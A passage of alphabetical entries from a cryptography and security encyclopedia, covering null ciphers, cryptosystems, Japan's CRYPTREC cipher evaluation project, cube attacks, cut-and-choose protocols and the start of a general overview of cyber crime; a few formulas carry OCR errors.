- *Cue*. It is a short, prearranged jargon-code message, usually a word or phrase. The importance of the message is strongly linked to the time of transmission. Famous is the encrypted Japanese message HIGASHI NO KAZE AME ("east wind, rain") on December 7, 1941, a cue with the meaning "war with the USA."



Cryptology, Fig. 1 Semagram. The message is in Morse code, formed by the short and long stalks of grass to the left of the bridge, along the river bank and on the garden wall. It reads: "compliments of CPSA MA to our chief Col. Harold R. Shaw on his visit to San Antonio May 11, 1945." (Shaw had been head of the Technical Operations Division of the US government's censorshipdivision since 1943)

Null cipher, where only certain letters are significant (the others being *nulls*):

- Encryption rules of the type “the *n*th character after a particular character,” specifically “the next character after a space” (*acrostics*).
- Or rules for inserting a null between syllables (Tut Latin: TUT) or after phonetic consonants (Javanais: chaussure ↦ CHAVAUSSAVURAVE).
- Or rules for suffixing nulls, e.g., un fou ↦ UNDREQUE FOUDREQUE (Metz, 1670), also combined with shuffling of some letters (largonjem: boucher ↦ LOUCHERBEM, pig Latin: third ↦ IRDṪḢAY).
- A borderline case is pure transposition: reversing letters of a word (back slang), e.g., tobacco ↦ OCCABOT).

Cross-References

Shannon’s Model
Symmetric Cryptosystem

Recommended Reading

Bauer FL (1997) Decrypted secrets. In: Methods and maxims of cryptology. Springer, Berlin

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_891

Cryptophthora

David Naccache[84] ✉
(84) Département d'informatique, Groupe de cryptographie, École normale supérieure, Paris, France

✉ **David Naccache**
Email: david.naccache@ens.fr

Synonyms

Side-channel leakage

Definition

The term "cryptophthora" (literally "secret degradation") is a generic term expressing secret entropy loss. Cryptophthora can result from side-channel leakage, cryptanalytic disclosure of partial key information, or improper device operation.

Open Problems

Devise sound theoretical models, find new causes and forms of Cryptophthora.

Cross-References

Differential Power Analysis
Smart Card

Recommended Reading

Mangard S, Oswald E, Popp T (2007) Power analysis attacks: revealing the secrets of smart cards. Advances in information security. Springer, New York

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_167

Cryptosystem

Friedrich L. Bauer[85] ✉
(85) Nördliche Villenstrasse, Kottgeisering, Germany

✉ **Friedrich L. Bauer**
Email: flb@cs.tum.edu

Definition

A cryptosystem (or *cipher system*) is a system consisting of an encryption *algorithm*, a *decryption algorithm*, and a well-defined triple of *text spaces*: *plaintexts*, *ciphertexts*, and *keytexts*.

Applications

For a given key text, the encryption algorithm will map a plaintext to a (usually uniquely determined) ciphertext. For the corresponding keytext, the decryption algorithm will map the ciphertext to the (usually uniquely determined) plaintext. The cryptosystem may be performed by hand methods ("hand cipher"), machine methods ("machine cipher"), or software (Shannon's Model).

- *Plaintext*. It is a text in an open language that is commonly understood among a larger group of people.
- *Ciphertext*. It is a text ("cryptogram") in a secret language that is understood only by few, authorized people, usually after decryption by hand machine, or software.

Two special properties are mentioned: an *endomorphic cryptosystem* is a cryptosystem with identical plaintext and ciphertext space. Example: {a,

b, c, …, z} → {a, b, c, …, z}. A *pure cryptosystem* is a cryptosystem that has the following property: whenever enciphering $\mathcal{E}_k y$ with key *k*, followed by deciphering K_i' with key *j*, followed by enciphering $\mathbb{A}_1$ with key *i* is performed, there is a key ℓ such that $\mathcal{E}_l$ has the same effect: $\mathcal{E}_i \mathcal{D}_j \mathcal{E}_k = \mathcal{E}_\ell$. In a pure cryptosystem, the mappings $\mathcal{D}_j \mathcal{E}_k$ (“ $\mathcal{E}_k$ followed by K_i' ”) \ form a group, with $\mathcal{D}_k \mathcal{E}_k$ being the identity.

An endomorphic cryptosystem is pure if and only if its encipherings are closed under composition (Shannon), i.e., if its keys form a group, the *key group* (key).

Cross-References

Shannon’s Model
Symmetric Cryptosystem

Recommended Reading

Bauer FL (1997) Decrypted secrets. In: Methods and maxims of cryptology. Springer, Berlin

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_567

CRYPTREC (Japanese Cryptographic Algorithm Evaluation Project)

Hideki Imai[86] ✉ and Atsuhiro Yamagishi[87] ✉
(86) Faculty of Science and Engineering, Chuo University, Bunkyo-ku, Tokyo, Japan
(87) IT Security Center, Information-Technology Promotion Agency, Bunkyo-ku, Tokyo, Japan

✉ **Hideki Imai (Corresponding author)**
Email: h-imai@aist.go.jp

✉ **Atsuhiro Yamagishi**
Email: a-yamagi@ipa.go.jp

Synonyms

Cryptanalysis; Cryptographic algorithm evaluation; e-Government

Definition

CRYPTREC is the Japanese Cryptographic Algorithm Evaluation Project.

Background

In 1999, Japanese Cabinet announced that the Japanese e-Government systems would be established until 2003. Therefore, the Japanese government organized CRYPTREC in 2000, in order to evaluate the cryptographic algorithm for using in Japanese e-Government system.

Applications

Japanese e-Government system

Overview

CRYPTREC (Cryptography Research and Evaluation Committee) was originally functioned as CRYPTREC Advisory Committee and Cryptography Research and Evaluation Committee (n.d.). Thereafter, CRYPTREC is representing the security evaluation project for the cryptographic algorithms in Japan as well. CRYPTREC was initially founded in 2000. The major roles/responsibilities for the CRYPTREC were to evaluate the security provided by cryptographic algorithms which would be used by Japanese e-Government. Since the Japanese Government targeted to construct the e-Government system by the end of 2003, however, the necessity of ensuring information security in the e-Government system was its major concern. Accordingly, the Japanese Government needed such mechanism which evaluates the security in cryptographic algorithm, the fundamental information technology of information security.

CRYPTREC publicly offered such algorithms which would suit for the use for the e-Government system twice in the years of 2000 and 2001, respectively, and eventually, 61 types of algorithms were proposed from worldwide. Along with those algorithms proposed from worldwide and the 24 cryptographic algorithms that were widely used as defacto standard at the time of 2000, together, were evaluated for their security. As its result, CRYPTREC they selected 29 cryptographic algorithms in March 2003 which were listed/publicized as the e-Government Recommended Ciphers. Upon selecting e-Government Recommended Ciphers, their results of implementation/performance was also deliberately concerned. In the Table 1, we will show the e-Government Recommended Ciphers List (The year of 2002 ver.).

CRYPTREC (Japanese Cryptographic Algorithm Evaluation Project), Table 1 e-Government recommended ciphers list

Category of technique		Name
Public-key cryptographic techniques	Signature	DSA

Category of technique		Name
		ECDSA
		RSASSA–PKCS1–v1_5
		RSA–PSS
	Confidentiality	RSA–OAEP
		RSAES–PKCS1–v1_5(Note1)
	Key agreement	DH
		ECDH
		PSEC–KEM(Note2)
Symmetric-key cryptographic techniques	64-bit block ciphers(Note3)	CIPHERUNICORN–E
		Hierocrypt–L1
		MISTY1
		3−key Triple DES(Note4)
	128-bit block ciphers	AES
		Camellia
		CIPHERUNICORN–A
		Hierocrypt−3
		SC2000
	Stream ciphers	MUGI
		MULTI–S01
		128–bit RC4(Note5)

(continued)

CRYPTREC (Japanese Cryptographic Algorithm Evaluation Project), Table 1 (continued)

Category of technique		Name
Other techniques	Hash functions	RIPEMD–160(Note5)
		SHA–1(Note6)
		SHA–256
		SHA–384

Category of technique		Name
		SHA–512
	Pseudorandom number generators(Note7)	PRNG based on SHA–1 in ANSI X9.42–2001 Annex C.1
		PRNG based on SHA–1 for general purpose in FIPS 186–2 (+ change notice 1) Appendix 3.1
		PRNG based on SHA–1 for general purpose in FIPS 186–2 (+ change notice 1) revised Appendix 3.1

Notes:
(Note 1) This is permitted to be used for the time being because it was used inSSL3.0/TLS1.0
(Note 2) This is permitted to be used only in the KEM (Key Encapsulation Mechanism) DEM (Data Encapsulation Mechanism) construction
(Note 3) When constructing a new system for e-Government, 128-bit block ciphers are preferable if possible
(Note 4) The 3-key Triple DES is permitted to be used for the time being under the following conditions:

1. It is specified as FIPS 46-3
2. It is positioned as the de facto standard

(Note 5) It is assumed that 128-bit RC4 will be used only in SSL3.0/TLS (1.0 or later). If any other cipher listed above is available, it should be used instead
(Note 6) If a longer hash value is available when constructing a new system fore-Government, it is preferable to select a 256-bit (or more) hash function. However, this does not apply to the case where the hash function is designated to be used in the public-key cryptographic specifications
(Note 7) Since pseudo-random number generators do not require interoperability due to their usage characteristics, no problems will occur from the use of a cryptographically secure pseudo-random number generating algorithm. These algorithms are listed as examples
Annex: Information table for the e-Government Recommended Ciphers List

Date	Location	Before	After	Reason
October 12, 2005	Notes: (1) in Note 4	It is specified as FIPS 46-3	It is specified as SP 800-67	Change of a pointer to the spec document

When CRYPTREC was established in 2000, IPA (Information-technology Promotion Agency) became its secretariat. In 2001, TAO

(Telecommunications Advancement Organization of Japan) was also added to its secretariat. At the same time, MIC (Ministry of Internal Affairs and Communications) and METI (Ministry of Economy, Trade and Industry) organized CRYPTREC Advisory Committee. As a result, CRYPTREC truly became the security evaluation project of the cryptographic algorithms which should be used by the Japanese e-Government System.

The e-Government Recommended Cipher List in 2003 was described as follows one of the “Basic requirements” in the “Standards for Information Security Measures for the Central Government Computer Systems” which was documented by NISC (National Information Security Center) (2005):

(a) The head of information security officers must define the algorithm and implementation system for encryption and perform digital signatures to be used in the government agencies.

(b) Those which on the electronics government recommended cipher list must be used if available.

(c) If encryption or electronic signature is deployed for the new development or update of the information system, the algorithm specified in the electronics government recommended encryption list must be used. However, some of those algorithms concerned must include specified in the electronics government recommended encryption list, at least one, for cases that the encryption or electronic signature is implemented.


NISC is the national center relevant to Japanese information security established in the Cabinet office in 2005.

History

As a result of the project from 2000 to 2003, CRYPTREC completed the e-Government Recommended Ciphers List, which is shown in Table 1, in 2003. For the years of 2003–2008, it once decomposed the above-mentioned Cryptographic Technology Evaluation Committee: it was resumed as Cryptographic Technique Monitoring Subcommittee and Cryptographic Module Subcommittee under the Cryptographic Technology Review Committee. The main activity for the Cryptographic Technique

Monitoring Subcommittee is to monitor the security provided by the cryptographic algorithms which are listed on the e-Government Recommended Ciphers List.

In the said subcommittee, they collect information and literatures publicized in the conferences and workshops relevant to cryptographic algorithms hosted by respective nations and parse the information to be used to review the security of cryptographic algorithms listed in the e-Government Recommended Ciphers List. In addition, in the Cryptographic Technique Monitoring Subcommittee, they estimate the shift in computer performance and assess the modulus in digits which is prime factorizable. The consequence is shown in the Fig. 1.



CRYPTREC (Japanese Cryptographic Algorithm Evaluation Project), Fig. 1 Computational complexity required for factoring n = pq

In the Cryptographic Module Subcommittee, they reviewed the security requirements for the cryptographic modules and the standards for the testing: they also contributed to found the Japan Cryptographic Module

Validation Program. Studying side-channel attacks such as power analysis attack, etc. is another role/responsibility.

Open Problems (Future Schedules)

CRYPTREC has just started to prepare reviewing of e-Government Recommended Ciphers List from 2009 (Imai 2009). As the part of the reviewing activity, CRYPTREC also started to publicly offer the newer cryptographic algorithms to update the current e-Government Recommended Ciphers List from October 2009: the newer cryptographic algorithms publicly offered are block cipher, stream cipher, operation mode, message authentication code (MAC), and entity authentication. The e-Government Recommended Ciphers List will be updated by the year of 2013. The new (i.e., updated) e-Government Recommended Ciphers List is organized by three major lists: e-Government Recommended Ciphers List, Candidate Recommended Ciphers List, and Obsolete Ciphers List. Understandably, the e-Government Recommended Ciphers List is the Ciphers List which will be encouraged for the e-Government system employed/procured during and after 2013. Those ciphers to be listed on the e-Government Recommended Ciphers will be selected from the Candidate Recommended Ciphers List. For your further information, the ciphers currently in the e-Government Recommended Ciphers List and those ciphers newly evaluated are included in the Candidate Recommended Ciphers List. The newly evaluated ciphers are the newly proposed ciphers of those ciphers from which security is evaluated. Those ciphers that already have been internationally standardized will also be evaluated for its security and functionality: they shall be included in the Candidate Recommended Ciphers List as well if they can be considered to be sufficiently competitive. From the view point of security, logical security will highly be concerned. As for functionality, performance and the resource to be consumed will be significantly considered.

The security in those newly proposed ciphers will be evaluated using full of the year 2010 as the first step to up-date the e-Government Recommended Ciphers List. Their security and their functionality will further be evaluated along with those ciphers currently in the e-Government Recommended Ciphers List during the years of 2011–2012.

For the purpose to update the e-Government Recommended Ciphers List, the CRYPTREC is organizationally changed. The Cryptographic Technique Monitoring Subcommittee was reorganized in the Cryptographic Scheme Committee, in order to evaluate the theoretical security of the candidate cryptographic algorithm. The Cryptographic Module Subcommittee is reorganized to the Cryptographic Module Committee to evaluate performance the amount of the resource used, etc., of cryptographic modules. Moreover, the Cryptographic Interoperability Committee is newly established for investigating the used situation of cryptographic algorithm.

Other Activities

In CRYPTREC, they conduct not only maintaining the e-Government Recommended Ciphers List currently available, but also study/research relevant to cipher techniques – ID-based encryption technologies, key management technologies, etc. – which may be employed by the e-Government system. In addition, the business continuity plan upon cryptographic technology including replacement strategies of cryptographic algorithms which is getting compromised, and experimentations relevant to side-channel attacks are also conducted.

Cross-References

Cryptanalysis
NESSIE Project

Recommended Reading

CRYPTREC Home Page (In English).

Imai H (2009) The future direction of the next round CRYPTREC. WISA 2009 invited talk, Aug 2009. http://www.wisa.or.kr/

National Information Security Center of Japan (2005) Guidelines for formulation and implementation of standards for information security measures for the central government computer systems. http://www.nisc.go.jp/eng/index.html

NESSIE Project Home Page. https://www.cosic.esat.kuleuven.be/nessie/

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300212

CTI: Cyber Threat Intelligence

Detection and Threat-Hunting Approaches for Advanced Persistent Threats

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_342

Cube Attack

Marion Videau[88] ✉
(88) Université Henri Poincaré, Nancy 1/LORIA and ANSSI, Paris, France

✉ **Marion Videau**
Email: marion.videau@loria.fr

Synonyms

Attack by summation over a hypercube; Higher order derivative attack

Related Concepts

Symmetric Cryptography

Definition

A *cube attack* is a cryptanalytic method used in order to retrieve secret values from a polynomial depending on both secret and public variables (a so-called *tweakable polynomial*). This polynomial is typically the representation of a cryptographic algorithm where the public variables can be either initialization vectors or known/chosen plaintexts. In the Boolean case, which is the one of interest here, one has to compute *higher order derivatives* of the polynomial. This precomputation uses sums of values of the polynomial on subspaces of public variables – the so-called *cube* – to obtain a system of linear equations in the secret variables which can be solved using usual methods.

Background

Introduced by Dinur and Shamir (2009), the so-called *cube attack* corresponds to the improvement of several former distinguishing attacks on stream ciphers (see, e.g., Englund et al. 2007; Filiol 2002; Fischer et al. 2008; Saarinen 2006) and shares similar ideas with the work presented by Vielhaber (2007)). The name *cube attack* is very popular although not showing its direct connection to the notion of higher order derivative.

A cube attack is achieved through two distinct steps: a precomputation and an online phase.

Theory

In any cryptographic scheme any output bit can be considered the value at one point of a Boolean function. The variables of this function are the input variables of the scheme and a *point* is an instance of these variables.

A Boolean function with n variables has a unique representation as a polynomial p of $\mathbb{F}_2[x_1, \ldots, x_n] / \left(x_1^2 - x_1, \ldots, x_n^2 - x_n\right)$ which is termed the *algebraic normal form* (ANF) of the function.

The *derivative of order i of p* with respect to a subspace V of dimension k is the function $D_V p$ on $\mathbb{F}_2^n$ defined by:

$$D_V p(x) = \sum_{v \in V} p(x + v)$$

(see, for instance, Lai 1994).

It is well-known that $\deg(D_V p) \leq \deg(p) - k$.

Now, suppose that the polynomial p satisfies the following property:

There is V, a subspace of some dimension $i \geq 1$ *which is included in the subspace of public variables, such that* $D_V p$ *is a linear function of the secret variables*.

When ℓ secret variables have to be determined, the existence of ℓ derivatives which are linearly independent linear functions makes it possible to achieve this determination by solving a system of linear equations.

If p is a polynomial in n variables among which there are ℓ secret variables and m public variables (thus $n = \ell + m$), its algebraic normal form

is: for $x \in \mathbb{F}_2^\ell$ and $u \in F_2^n$

$$p(x,y) = \sum_{(u,w)\in\mathbb{F}_2^\ell\times\mathbb{F}_2^m} a_{u,w}x^u y^w,\ a_{u,w} \in \mathbb{F}_2,$$

$$x^u y^w = \prod_{i=1}^{\ell} x_i^{u_i} \times \prod_{j=1}^{m} y_j^{w_j}$$

Let $w_0 \in \mathbb{F}_2^m$, be a choice of a value of the public variables. Then *p*(*x*, *y*) can be written as:

$$p(x,y) = y^{w_0} \sum_{(u,w_0\preccurlyeq w)} a_{u,w}x^u y^{w+w_0} + \sum_{(u,w_0\not\preccurlyeq w)} a_{u,w}x^u y^w,$$

where $w_0 \preccurlyeq w$ means that *w covers* w_0, which means that $\preccurlyeq$ is a partial order on $\mathbb{F}_2^n$ defined as follows: for any $u, v \in \mathbb{F}_2^n$, $u = (u_1, \ldots, u_n)$, and $v = (v_1, \ldots, v_n)$,

$$v \preccurlyeq u \iff v_i \le u_i,\ 1 \le i \le n.$$

The subpolynomial $\sum_{(u,w_0\preccurlyeq w)} a_{u,w}x^u y^{w+w_0}$ is called the *superpoly* of supp(w_0), the support of w_0, in *p*.

Defining the subspace $E_{(0,w_0)}$ by:

$$E_{(0,w_0)} = \left\{(x,y) \in \mathbb{F}_2^\ell \times \mathbb{F}_2^m,\ (x,y) \preccurlyeq (0,w_0)\right\},$$

and denoting by wt(w_0) the Hamming weight of w_0, one can show that the derivative of order wt(w_0) of *p* with respect to the subspace $E_{(0,w_0)}$ of dimension wt(w_0) is:

$$D_{E(0,w_0)}p(x,y) = \sum_{(u,w_0\preccurlyeq w)} a_{u,w}x^u y^{w+w_0}.$$

The derivative $D_{E_{(0,w_0)}}p(x,y)$ is indeed the *superpoly* of supp(w_0) in *p*. When $D_{E_{(0,w_0)}}p(x,y)$ is linear with respect to the secret variables, then $y^{w}{}_0$

is called a *maxterm*.

Scenario of the Cube Attack

The cipher is considered a *box* which implements a polynomial *p* whose ANF is a priori not known (and then called a *tweakable black box polynomial* (Dinur and Shamir 2009)). It is considered that in the *precomputation step* the attacker can handle this box. He can build queries by modifying the initialization vector for the computation of the values of higher order derivatives at a given point. He can also change the key to apply a linearity testing algorithm to these derivatives.

The attacker wants to obtain enough expressions $D_{E_{(0,w_0)}} p\,(x, y_0)$ of the higher order derivatives of *p* which are linear and linearly independent. This preprocessing phase is not guaranteed to succeed as it can happen that no linear derivative can be found or that the complexity to find enough linear derivatives is prohibitive.

After this precomputation, the attacker can consider a particular instance of the polynomial with the secret variables of the key (as a parameter). He can compute the values of the higher order derivatives of *p* for this particular instance, and once he has gathered enough linearly independent linear equations, he can solve the system and recover secret key bits.

Applications

The attack has not proven to be applicable for good ciphers. Indeed a good cipher should behave like a random polynomial, i.e., having high degree and randomly distributed coefficients for its algebraic normal form, which are criteria known for a long time. However, it might be more suitable under its distinguishing attack form (see, e.g., Aumasson et al. 2009) extended in *dynamic cube attack* (Dinur and Shamir 2011).

References

Aumasson J-P, Dinur I, Meier W, Shamir A (2009) Cube testers and key recovery attacks on reduced-round MD6 and trivium. In: Proceedings of FSE 2009. LNCS, vol 5665. Springer, Berlin, pp 1–22

Dinur I, Shamir A (2009) Cube attacks on tweakable black box polynomials. In: Proceedings of EUROCRYPT 2009. LNCS, vol 5479. Springer, Berlin, pp 278–299

Dinur I, Shamir A (2011) Breaking Grain-128 with dynamic Cube Attacks. In: Joux A (ed) Fast software encryption. FSE 2011. Lecture notes in computer science, vol 6733. Springer, Berlin/Heidelberg

Englund H, Johansson T, Turan MS (2007) A framework for chosen IV statistical analysis of stream ciphers. In: Proceedings of INDOCRYPT 2007. LNCS, vol 4859. Springer, Heidelberg, pp 268–281

Filiol E (2002) A new statistical testing for symmetric ciphers and hash functions. In: Proceedings of ICICS 2002. LNCS, vol 2513. Springer, Berlin, pp 342–353

Fischer S, Khazaei S, Meier W (2008) Chosen IV statistical analysis for key recovery attacks on stream ciphers. In: Proceedings of AFRICACRYPT 2008. LNCS, vol 5023. Springer, Berlin, pp 236–245

Lai X (1994) Higher order derivatives and differential cryptanalysis. In: Proceedings of symposium on communication, coding and cryptography, in honor of James L. Massey on the occasion of his 60’th birthday. Kluwer Academic, Boston, pp 227–233

Saarinen MJO (2006) Chosen IV statistical attacks on eStream ciphers. In: Proceedings of SECRYPT. INSTICC Press, pp 260–266

Vielhaber M (2007) Breaking one.fivium by AIDA an algebraic IV differential attack. Cryptology ePrint Archive, Report 2007/413

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_240

Cut-and-Choose Protocol

Claude Crépeau[89] ✉
(89) School of Computer Science, McGill University, Montreal, QC, Canada

✉ **Claude Crépeau**
Email: csepeau@cs.mcgill.ca

Definition

A cut-and-choose protocol is a two-party protocol in which one party tries to convince another party that some data he sent to the former was honestly constructed according to an agreed-upon method. Important examples of cut-and-choose protocols are interactive proofs (Goldwasser et al. 1989), interactive arguments (Brassard et al. 1988), zero-knowledge protocols (Brassard et al. 1988; Goldreich et al. 1991; Goldwasser et al. 1989), and *witness indistinguishable* and witness hiding protocols (Feige and Shamir 1990) for proving knowledge of a piece of information that is computationally hard to find. Such a protocol usually carries a small probability that it is successful despite the fact that the desired property is not satisfied.

Background

The very first instance of such a cut-and-choose protocol is found in the protocol of Rabin (1977) where the cut-and-choose concept is used to convince a party that the other party sent him an integer n that is a product of two primes p, q, each of which is congruent to 1 modulo 4. Note that this protocol was NOT zero-knowledge.

The expression “cut and choose” was later introduced by Chaum (Brassard et al. 1988) in analogy to a popular cake-sharing problem: given a complete cake to be shared among two parties distrusting each other (for reasons of serious appetite). A fair way for them to share the cake is to have one of them cut the cake in two equal shares, and let the other one choose his favorite share. This solution guarantees that it is in the former’s best interest to cut the shares as evenly as possible.

Cross-References

Interactive Argument
Interactive Proof
Witness Hiding
Zero-Knowledge

Recommended Reading

Brassard G, Chaum D, Crépeau C (1988) Minimum disclosure proofs of knowledge. JCSS 37:156–189
[MathSciNet]

Feige U, Shamir A (1990) Witness indistinguishable and witness hiding protocols. In: Awerbuch B (ed) Proceedings of the 22nd annual ACM symposium on the theory of computing, Baltimore, MD, May 1990. ACM, New York, pp 416–426

Goldreich O, Micali S, Wigderson A (1991) Proofs that yield nothing but their validity or all languages in NP have zero-knowledge proof systems. J Assoc Comput Mach 38(3):691–729
[MathSciNet]

Goldwasser S, Micali S, Rack-off C (1989) The knowledge complexity of interactive proof systems. SIAM J Comput 18(1):186–208
[MathSciNet]

Rabin MO (1977) Digitalized signatures. Foundations of secure computation. In: Richard AD et al (eds) Papers presented at a 3 day workshop held at Georgia Institute of Technology, Atlanta, October 1977. Academic, New York, pp 155–166

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300213

CVE-2017-5715

Spectre

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300214

CVE-2017-5753

Spectre

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300215

CVE-2017-5754

Meltdown

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300216

Cyber Attack Insurance/Protection

Cyber Risk Insurance, Lessons Learned So Far

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300217

Cyber Awareness

Cybersecurity Awareness

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300218

Cyber Bonds

Cyber Risk, Risk Transfer, and Financial Innovation

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1778

Cyber Crime

Jim Jones[90] ✉
(90) George Mason University, Fairfax, USA

✉ **Jim Jones**
Email: jjonesu@gmu.edu

Synonyms

Digital crime;Electronic crime

Definition

Criminal activity that directly or substantially involves the use of digital devices or digital technologies.

Background

Crimes involving cyber or digital systems generally consist of theft, disruption, or manipulation. The first cybercrime incident, technically one of manipulation, is widely accepted to be the hacking of the French mechanical telegraph system in 1834 (Standage 2017). While the system did not use *electronic* digital technology, it was the world's first national data network and encoded messages in a manner similar to modern digital communication networks. Two brothers bribed system operators to include hidden messages in routine government communications. The hidden messages conveyed financial market movements ahead of public knowledge, and the brothers exploited this information for financial gain. Notably, such data network misuse was not illegal at the time, so the

brothers were not convicted of a crime. Subsequent criminal activity on communication networks, primarily the unauthorized use of the systems or rerouting of calls or messages, occurred sporadically until the introduction of digital switching systems for phone and communication networks in the 1970s (Herjavec 2021). Unauthorized access to, and use of, the digital phone system (commonly called *phone phreaking*) increased at this time and was followed by similar criminal activity against computer systems as the Internet grew in the 1980s. As additional systems connected to the Internet, and the value of those systems and the data they held increased, criminal activity moved aggressively into the online world. Estimates of the annual losses due to cyber crime, public and private, are placed as high as one trillion dollars (Smith and Lostri 2020).

Theory and Application

Cybercriminal actors are motivated primarily by financial gain (Coleman 1992), and less commonly but occasionally by terrorism, vandalism, or activism. Regardless of motivation, most cyber crimes fall into one or more of the following categories: theft, disruption, or manipulation.

Theft

Theft involves the intentional taking of another person's property without their permission or consent, and with the intent of permanently depriving the owner of their property. Cybercrime theft often involves the compromise of a user's computer system in order to gain something of value, which is usually a multistep process. Once the cyber criminal has access to the victim's computer system, they may collect credit card, financial account, or personal information, then use that information to make fraudulent charges, transfer funds to an account the criminal controls, or impersonate the victim (i.e., *identity theft*), or they may sell the information to a third party. In corporate or government systems, the thief may steal intellectual property or sensitive information, often to be sold to a third party.

In addition to, or instead of, the activity above, a cyber criminal may compromise a system to facilitate future crimes, although this precursor activity – unauthorized access, use, or monitoring of digital systems and communications without explicit theft – is itself criminal in many

jurisdictions and circumstances (Jarrett and Bailie 2015). The cyber criminal may use the compromised system to then attack other systems, or they may use the compromised system for eavesdropping purposes. Such eavesdropping activity may be local, for example, to record system or application passwords when the user types them (e.g., via a *keylogger*), or to access the system's camera or microphone. Eavesdropping may also monitor local network traffic in order to capture other system passwords or sensitive information in transit, or to gain additional understanding of the local network and systems.

Disruption

Cyber disruption is historically called a *denial of service*, as the victim is denied some computing resource. For example, a cyber criminal may send a flood of network traffic or specially crafted content to a victim's network or system, rendering the victim's network or systems unavailable to both remote and possibly local users. Such crimes may be motivated by financial, terrorism, vandalism, or activism reasons.

Financial motivation comes in two forms: immediate and deferred. Immediate financial motivation is when a third party pays a cyber criminal to take a system or systems off-line for their own reasons. Deferred is where the cyber criminal takes the system or systems off-line and demands payment in order to cease the attack. This type of criminal activity is part of a larger activity known as *ransomware*, in which digital systems and data are "held for ransom." The name ransomware comes from the malicious software used to perpetrate such attacks, although this activity may involve system compromise, network disruption, and data theft and encryption through various means. Cyber criminals performing a ransomware attack demand payment, usually in a cryptocurrency, in order to restore system and data access, as well as to not sell or release stolen data (When victims must pay to both restore their own access and prevent unauthorized data release, this is called *double extortion*).

Cyber criminals motivated by terrorism, vandalism, and activism use similar methods as those motivated by financial goals, just for different effect. For example, a terrorist may disrupt a mass transit, air traffic control, or financial system in order to sow fear and confusion in a population. Similarly, vandals may disrupt systems purely for "entertainment" value,

and activists may disrupt systems to make a statement or prevent activity of which they disapprove.

Manipulation

